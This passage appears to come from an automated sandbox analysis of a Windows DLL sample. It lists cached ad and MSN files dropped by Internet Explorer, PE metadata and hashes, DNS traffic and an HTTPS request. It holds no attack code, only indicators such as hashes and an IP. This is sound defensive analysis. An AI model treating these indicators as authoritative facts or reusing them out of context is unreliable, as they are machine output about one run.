<tr><td>Preview:</td><td>GIF89a.......dbd...........lnl.........trt.................!..NETSCAPE2.0.....!......,.........+..I..8...`(.di.h..l.p,..(.........5H.....!......,.........dbd...........lnl......dfd..................../..I..8...`(.di.h..l..e.
....Q... ..-.3...r...!......,.........dbd.............tvt.........................*P.I..8...`(.di.h.v.....A<.. ......pH,.A..!......,.........dbd........|~|......trt...ljl.........dfd...............................................<br>.B`%.di.h..l.p,.t]S......^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!......,.........dbd............ljl............dfd........lnl..B.$.di.h..l.p.'J#............9..Eq.l:..tJ....
..E.B...#.....N...!......,.........dbd...........tvt.....ljl.......dfd.........|~|...D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!......,.........dbd.............
lnl.........ljl......dfd...........trt...</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\auction[1].htm</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>HTML document, ASCII text, with very long lines, with CRLF line terminators</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\auction[1].htm	
Size (bytes):	17551
Entropy (8bit):	5.865788403698626
Encrypted:	false
SSDEEP:	384:W+6M3MZ7qYZl61QgFRF6OuUb5Jq/gZNZKRnteTKs:WmG3gFqUN8YzwnUTL
MD5:	FB23CAA310B193A30542E0925DF5ED64
SHA1:	22F4DF3844F5CF0B3F7EEE6E8C338E0A6033FD99
SHA-256:	C2B626D9621017C35C364B64A6F5AACD9F0E4D1CDAD444BB15DFCD1FB7D7620E
SHA-512:	DFF8E73FFD95446B6A758CFF34DA663064FEF312D2D178A6BF3A1D4EB0C61382FDD12B1B7B220C89525D5B084C13A07FAB1119A757385F9279B2A80036114D46
Malicious:	false
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_0cb8fd0e5b06e4314d68b65b31203be4_0b913dac-46b1-4853-9c23-78ae93a71079-tuct8a2e4c7_1638489927_1638489927_CIi3jgYQr4c_GKqPubjY8dmUcCABKAEwKziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAXAA"},"tbsessionid":"v2_0cb8fd0e5b06e4314d68b65b31203be4_0b913dac-46b1-4853-9c23-78ae93a71079-tuct8a2e4c7_1638489927_1638489927_CIi3jgYQr4c_GKqPubjY8dmUcCABKAEwKziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAXAA","pageViewId":"a105d8f35ae34039abe49e605b039bc2","RequestLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="2" data-viewabilit

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\http___cdn.taboola.com_libtrc_static_thumbnails_581ae10a1ac0d684e3ee0516ec7f1737[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 1
Category:	dropped
Size (bytes):	18082
Entropy (8bit):	7.978143127862173
Encrypted:	false
SSDEEP:	384:ag2453w0QyP/KOC44OMxLu7qrQXpqazJhzk0gHDrMZ0fPEyRsX:aZ453LpXHf4/uUQ5Dhzz2DrLPEWO
MD5:	771AF000633A0158CC07E79DC7384E0C
SHA1:	E88CEBF69430748F6F0ACC16625A9CC1511F0457
SHA-256:	2195D547D822989AC9790E63C95885860EBE3FD249D0195A52227F99C383B834
SHA-512:	AA5D49CEFBCE214B8B394708A4C19EE2F831BBFAF407D8AEE32A3021FEC1A6A6AF3BCEA53A17B9179DFB145D9146F715D2EC3EFB14C548068111AE43D118EC4E
Malicious:	false
Preview:	......JFIF.....C.....&""&0-0>>T.....7.....:I*.Pg]*.I..[I$...I%W*....~RI0..)$....$..@...I(.(..IR;..J..7G<.....I$.,.i$.M4#tw.I(.L..IR.....(..I(.d..IS[..J.S.....0..I*q`.....nV.O.}^p.kx..}.\.I*.I..!../.z.)...w./...$.....~.$.9..`v0,,....I$..Z.&....@z3.....\D.T{s..D..6..\:>_J..=.C..-(en..u...:.e...X|(W<..p..7...U..21.....S!]...?..>.....^.....1....I).{.~5...ot.}..b...h?.Gw.W\..-.x.+L#>e.k5re9+..nA..Q.....0.....,....k7. #.f.="..."x.!.........>...}[v.....0..Ws...+s./.=....C...g....6.....q7.....V...J.jL.].z#/...}..g.s.m.9`.^..dge....b.Q:.'^vr....h."7.U.S.:...0;.K...d(...._....$F.....q|.n.O.....I..57.*\|@..S\|.........W..CM...-.....S.Apxk't..z@...h.$...s../.....x..?L.[.FGa.6....}.#.g....I.....=.....(7.....5r...q.....k.....#..4G0....T.]..&h.Udy.4m.}.}.....u3..c."....2...zk..$.5.....~...&....[.j.Bzt..V.|.c(.....o&9....Q.WgT

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\http___cdn.taboola.com_libtrc_static_thumbnails_967a29a37c896af671157d56f753b141[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	7451
Entropy (8bit):	7.902862840287422
Encrypted:	false
SSDEEP:	192:ZvkMdsps1Cl4reLW2X2IXTkW19zihAPXj1lz0:ZvvsC1cTLjTTkW1Viifj1h0
MD5:	F7FE8BCE11E188B9AD4F853DB245B8F1
SHA1:	B1BA2E2B99292B0AF750694CD76A1470A66AA9A9
SHA-256:	9B854B3B2A99658930019231E08D2E5067F9F14B84D630A3A21AA0A9C6FB22D8

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\http___cdn.taboola.com_libtrc_static_thumbnails_967a29a37c896af671157d56f753b141[1].jpg	
SHA-512:	0083264FD5ADB4AE5F0258F618A8979483E1E4FB59A52FCDA64F2A365C3D739E53A84C10BD13FDFBE28A840451D37152F6DA9C3244C4ACBCF5047FAC84D5F6I 4
Malicious:	false
Preview:	......JFIF.....+"..."+2*(*2<66<LHLdd.....+"..."+2*(*2<66<LHLdd.....7...."..........4..... .....Z.L.....".'o..J.?.O?A.rR.i.1..3....49-.<..WD.F.mb.X.....YJ.`m.;.+y..v.h..%.{...m.S=..~Gh..U...[=U..`.."....T.....C..v-lR.....9r..].X4.i.... ~.....{....k.....k..n.>..+SFO$....'%.s.:.f.d..U.m.....^.:{.r....2....Ur..X.!.F]oo..b..+.:q...V...a...G.6....{.h.;v.z6g.....w.....o....W...w.{.*W.=.~|..F..7..#..w]#.....<....\%>nd..gu....O..... a..s....HN.E.?I..nm.....o...g.....,.?.....S.b....u...'.O=;6.b.^.v.....:u.q...8.....%T.x}.S..?.$..wp..w.<....._4n.[X...]=Q.H..H.....sS..f.X.1.....C...#.....1t....{].Q+.eP..{.S.U..H...r...~....7. ..=.v..D.4l..).....;..PS....p.....Wz.....8._|.....3.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\http___cdn.taboola.com_libtrc_static_thumbnails_a7d05af5e60e8707568c7b40b90566cc[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	30796
Entropy (8bit):	7.980182521440564
Encrypted:	false
SSDEEP:	768:42T3Lq18JTiw2RhoEB9XddI1EVwKEGBcldd9D4RY6t:tLq15MEXXY9PGBcnd5SYO
MD5:	C1BC6DA29BA675834490B65DCFBC589E
SHA1:	B4BAFBC325CAED3CC0305905F3427562ED7C630E
SHA-256:	6FA89E8E1A2058F34AFD0D057E95632F8AA0524C506CA5802C5DBAAFD16293AB
SHA-512:	6C8F69DA40E108CE9A67EB8C72EC1B91D132C3E52E5D3B77E6CBD69E6AFA156EDF241607CE6D17EBFBCA627A194C666A7027D40345D25E552C55D2796297D9 5
Malicious:	false
Preview:	......JFIF..... .... %...%-))-969KKd..... ..... 1.$..$.1,5+(+5,N=77=NZLHLZnbbn.....7.....3..... .....+.B....J....F.K.F....9...R..l...w..0.)..2..Ru.U.6[:...J.R.F..GH./..D.....,k....J!.We..$T[*..e1t.....e.&..jQ...6.`.\....2 .<.Aa6.....x..W"A\.@.Td,2.T..A.:..o.ah=...f3..C .t9.!}...=a.F..Gl..0.)..#..%s8v....#D..wD..<.)K....L.h..s39.C.p.QY.....`E;.j\.....,_p.s.....w.6.....M."....!.TI.2.+%*..e3sL..Z...(...o5..\]..O.....jtL..H.T.h$.T.E5B-.....V..M{>.....}G. 3..Esysm9]JC*$.AY.A..Y...gb.E..C..J.C.']..xu}d...z...F..t.n4M/.. p.. .F:....(.G..u...e....fg...B.FY..).StE.U.#.. .D....Pz5[.....'.+>WX..G..i.o..wXG.5a..4x....hk...iR...8....XM.h%i. ..g^O.1>...Y..x.4T.k.....^..i.[....0.3..{4..Z[.ai..5..k.}..:Ud m..qB%.....6OH..HA..4..A...)>..I.*.L&.."M.Lkd.Sl.P.Rb....G.W...Q%.;...H-f..o.>..~..Z..Q8J...S3_.. .2r1A.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\th[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	32683
Entropy (8bit):	7.961865477035161
Encrypted:	false
SSDEEP:	768:S0W8csCyvZU10mvYf7f9sRrh+Iu6gGhuhh5dnsh:Sucsyv6erpurGWh3sh
MD5:	906DD8716D280AC1FDBBC82ABF7F3DDA
SHA1:	C87DBCA394C50603EFDC7E8352054022C1C4A2E1
SHA-256:	A1D35A9272E9303913DDC4BB44C9E833294A4A8930C657A47FBF49134BB34705
SHA-512:	502B7E878BCE57AE891DFC568D58982A4B92BDBB670A2BFA3168A1C54DE68D83F244400A4EDE289721C802B57DCF38D9E25F37C9BAB955A6B95ED5C8B69D9F 67
Malicious:	false
Preview:	......JFIF.....H.H.....C.....$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C.....=)#)===.. ....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...]o...C%..0r>..V-....dF...[....M*.'...u..Z+.sW6.pz.l...H#.=wO...*.....*`..n-....g4`j...p....}..S.PP.J... .q....b.^kF..kt.n@4.;M{.N0..:x.r./E...jw }..{.d_.9 >...P.d..cI,ri@.R.C..)."`(..NzS....K`..$...Y...Cm8.K..=).V...\S.....KG....NA.:.....n.,y#.br).d..J.!.....$..4.2..<.s....9@....J...'.....S...&.~("....R.HE.G.1O.F(.2)1R.HV.!+.._<...i.j'.5f kJ....xn$.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\4996b9[1].woff	
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.I.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\AA6wTdK[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	550
Entropy (8bit):	7.444195674983303
Encrypted:	false
SSDEEP:	12:6v/7jGhB1J/EfQCF2bAVNvYxZxdgQ+JIy9XD5hb6Fg9a6:ZJOf0APgfG+o1oFgc6
MD5:	6468CE276C808DA186AEF8AA10AB8DCC
SHA1:	F11A97DE272DAE4A61EC9990DEA171EFCF39B742
SHA-256:	CF782CC89F554E9ACF21D36909F6AC19DDE218BF0250179B48CDAB67728912B8
SHA-512:	6439670A62A38D289374812D5DACCE219D01E19F5CC4CEC4105F72BA703BF70078FC92DFD2A2C43669AA78EE8D03121E234E53DD3C73DF6CFB984049CE3637
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R.O.Q.=...Z.mq0-0`M....t...0qqjM.... .tq.&R..p...$.....0P.R'.M.A.#.....=H.(1.....s..}.oGOC.:.M.&..S>...W.....t...^..}..... .b.F6.R.,,.PN...n...@_[...4.+.]..-4K...54.....w.....r{..3...9W.~.>;.G@.F...Q.Bx..AW....J.g|.B.q../..._M...T.4.....j.G.....}B7..`..B1.!...w3.hW.....+...p...D.....&,#.h...D.....T.....V ...H..`...,.....Qb.h..g.a~<.....K.p,...|.....@S.l5.?.r).&....<{ad3.P.,M...H..W.....Sl%.WX.q>..8.....Z.V.n.U.....\..... ..7....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\AANuZgF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	750
Entropy (8bit):	7.653501615166515
Encrypted:	false
SSDEEP:	12:6v/7Wrv0Y7COhH4wY2zKLlJsmUhrpB02KYMYv7LLMVjcS0mNUfozbbj3rtpQd3HO:xrcYOEV3KLXfIB9MYjHMVl0mKozbH3hv
MD5:	93D77F5C5FFACEBA12A1ABFC6190B947
SHA1:	8001474A7342EBF760C66F1C30E48E32E00F2AF3
SHA-256:	E6DA934C90931C6089ADB3D213DDD70C7104D0A182A98AB1C663CEDAE37F83A1
SHA-512:	D5F874DF89D82CC819B7D591766300FC701F0E1FFC6055D4CC4BA55F10674F88EDDA565EB1FA57886AC16A57926EBBBC9A108D45D057D76B904383247CE7EA
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S]HSq...~l.F.af....j..i.(..... ._r...[.!jE.c.....(..\.5.a.X.b.sMj.M.{;....z.....?.....s.--}*..$S.._|..EEA.....*$Q...#N;.d2.a.UU. r.".*lh...k.2...<..S.$>L.,...`$..../*hmr.st+.3Y..(.o..U8.\..G.....K...../..q....E...>.EQ..+.j..Y..S.0K... P.%.z....h..=.C.>.`.YD....1."3x.....z.1.....$dId.@4U..iG*...Q....[c_.kg.h...._~.? 6.....u .N....68.j"....Pv*..$h....S...!...7..h..C"1.".1.,...>.`....L...sF..<..)...}.X..w....J...n[u...V..g.....E.+N.....O..R..Yt<.i.y.j.aOM.N_.A..t.i.4a._.....z....yR[@-..=.x.:....b'h.jmd... ./.....P.B.p9...U...wQ.EJhLpi.XJ.....x..B...;6..HT.S.xz....a.(k....f.#.4z..Z g.q.....$Z..@y.....B.....IEND.B`.

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.726180226254847
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	AP8cSQS6y5.dll
File size:	829440
MD5:	d706a7c97207b34d7e672273064a280d
SHA1:	9055721bc7129d62c2d9d3656592e2a3c190b052
SHA256:	fd45e46e06310bf7df9e0a2690b545c19c6a6cf7504c3ffc6f701f28c7ce8b2d
SHA512:	c13d4e2f0e678ae74b86c8e1820ec12a25ec84f4b6b7d95a1722c809a720fc76f95ed32dbaf89f94ea5e9e573c28121dd5c80bc742c53ef04bad0fc25b7dc7fa
SSDEEP:	12288:5e62lbUp6cgHVysjTEs0auETHl4GbOX4NNVjmFuu4l7Sk4BwhWyy6W0WTbhsQ:5e6T06hHXEYHl4GbOX4NN0V77syET9s

General

File Content Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....#.I.M.I.M.I.M.].N.].M.].H...M.].I.^.M.].L.J.M.I.L...M...I.F.M...N.^.M...H...M...I.N.M...N.H.M...H.E.M...H.{.M...I.\.M...M.H.M

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10086b9b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A8811A [Thu Dec 2 08:17:30 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e1cf68522b8503bd17e1cb390e0c543b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa5645	0xa5800	False	0.474065037292	data	6.66550908033	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xa7000	0x12d78	0x12e00	False	0.547327711093	data	5.9880767358	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xba000	0xf6d8	0xea00	False	0.181189903846	data	4.59514754582	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xca000	0x33c8	0x3400	False	0.779522235577	data	6.64818047623	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2021 01:05:10.313710928 CET	192.168.2.3	8.8.8.8	0xac1f	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:14.187159061 CET	192.168.2.3	8.8.8.8	0xed59	Standard query (0)	browser.events.data.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:14.515135050 CET	192.168.2.3	8.8.8.8	0xa571	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:17.098124981 CET	192.168.2.3	8.8.8.8	0x9e3b	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:17.187931061 CET	192.168.2.3	8.8.8.8	0x6aa5	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:19.481471062 CET	192.168.2.3	8.8.8.8	0xb2b4	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:19.493731976 CET	192.168.2.3	8.8.8.8	0xe72c	Standard query (0)	assets.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:22.346060991 CET	192.168.2.3	8.8.8.8	0x6adf	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:24.339163065 CET	192.168.2.3	8.8.8.8	0x26d1	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:27.337795019 CET	192.168.2.3	8.8.8.8	0xa6e8	Standard query (0)	ad.doubleclick.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:27.342160940 CET	192.168.2.3	8.8.8.8	0xeac1	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.103804111 CET	192.168.2.3	8.8.8.8	0xd685	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.123867035 CET	192.168.2.3	8.8.8.8	0xe823	Standard query (0)	s.yimg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 01:05:10.332895994 CET	8.8.8.8	192.168.2.3	0xac1f	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:14.206870079 CET	8.8.8.8	192.168.2.3	0xed59	No error (0)	browser.events.data.msn.com	global.asimov.events.data.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:14.535909891 CET	8.8.8.8	192.168.2.3	0xa571	No error (0)	contextual.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:17.119860888 CET	8.8.8.8	192.168.2.3	0x9e3b	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:17.210448980 CET	8.8.8.8	192.168.2.3	0x6aa5	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:19.502546072 CET	8.8.8.8	192.168.2.3	0xb2b4	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:19.514461994 CET	8.8.8.8	192.168.2.3	0xe72c	No error (0)	assets.msn.com	assets.msn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:22.366173029 CET	8.8.8.8	192.168.2.3	0x6adf	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:22.366173029 CET	8.8.8.8	192.168.2.3	0x6adf	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:22.366173029 CET	8.8.8.8	192.168.2.3	0x6adf	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:24.358459949 CET	8.8.8.8	192.168.2.3	0x26d1	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:24.358459949 CET	8.8.8.8	192.168.2.3	0x26d1	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:27.357738972 CET	8.8.8.8	192.168.2.3	0xa6e8	No error (0)	ad.doubleclick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2021 01:05:27.357738972 CET	8.8.8.8	192.168.2.3	0xa6e8	No error (0)	dart.l.doubleclick.net		142.250.203.102	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:27.364330053 CET	8.8.8.8	192.168.2.3	0xeac1	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:27.364330053 CET	8.8.8.8	192.168.2.3	0xeac1	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:27.364330053 CET	8.8.8.8	192.168.2.3	0xeac1	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.123749971 CET	8.8.8.8	192.168.2.3	0xd685	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:28.123749971 CET	8.8.8.8	192.168.2.3	0xd685	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.123749971 CET	8.8.8.8	192.168.2.3	0xd685	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.123749971 CET	8.8.8.8	192.168.2.3	0xd685	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.123749971 CET	8.8.8.8	192.168.2.3	0xd685	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.143243074 CET	8.8.8.8	192.168.2.3	0xe823	No error (0)	s.yimg.com	edge.gycpi.b.yahoodns.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2021 01:05:28.143243074 CET	8.8.8.8	192.168.2.3	0xe823	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.22	A (IP address)	IN (0x0001)
Dec 3, 2021 01:05:28.143243074 CET	8.8.8.8	192.168.2.3	0xe823	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.23	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- https:
  - btloader.com
  - ad.doubleclick.net
  - ad-delivery.net
  - img.img-taboola.com
  - s.yimg.com
- 172.104.227.98

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49808	172.67.70.134	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:23 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:23 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 03 Dec 2021 00:05:23 GMT Content-Type: application/javascript Content-Length: 10228 Connection: close Cache-Control: public, max-age=1800, must-revalidate Etag: "9797e32e55e3f8093ab50fb8720d0aa7" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 2958 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=962OTxqBVUm5j9CqbVTWTq76nrw4v4HQzWbnaII4hnaeAkLsJLCgdoU6mDtDaEvISJaZqYcC7a2Zyk1wrguhti%2FFactXx6DYZUe07VjKIz1%2BFGviF86MZyM31q173w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b788b0768864ddc-FRA
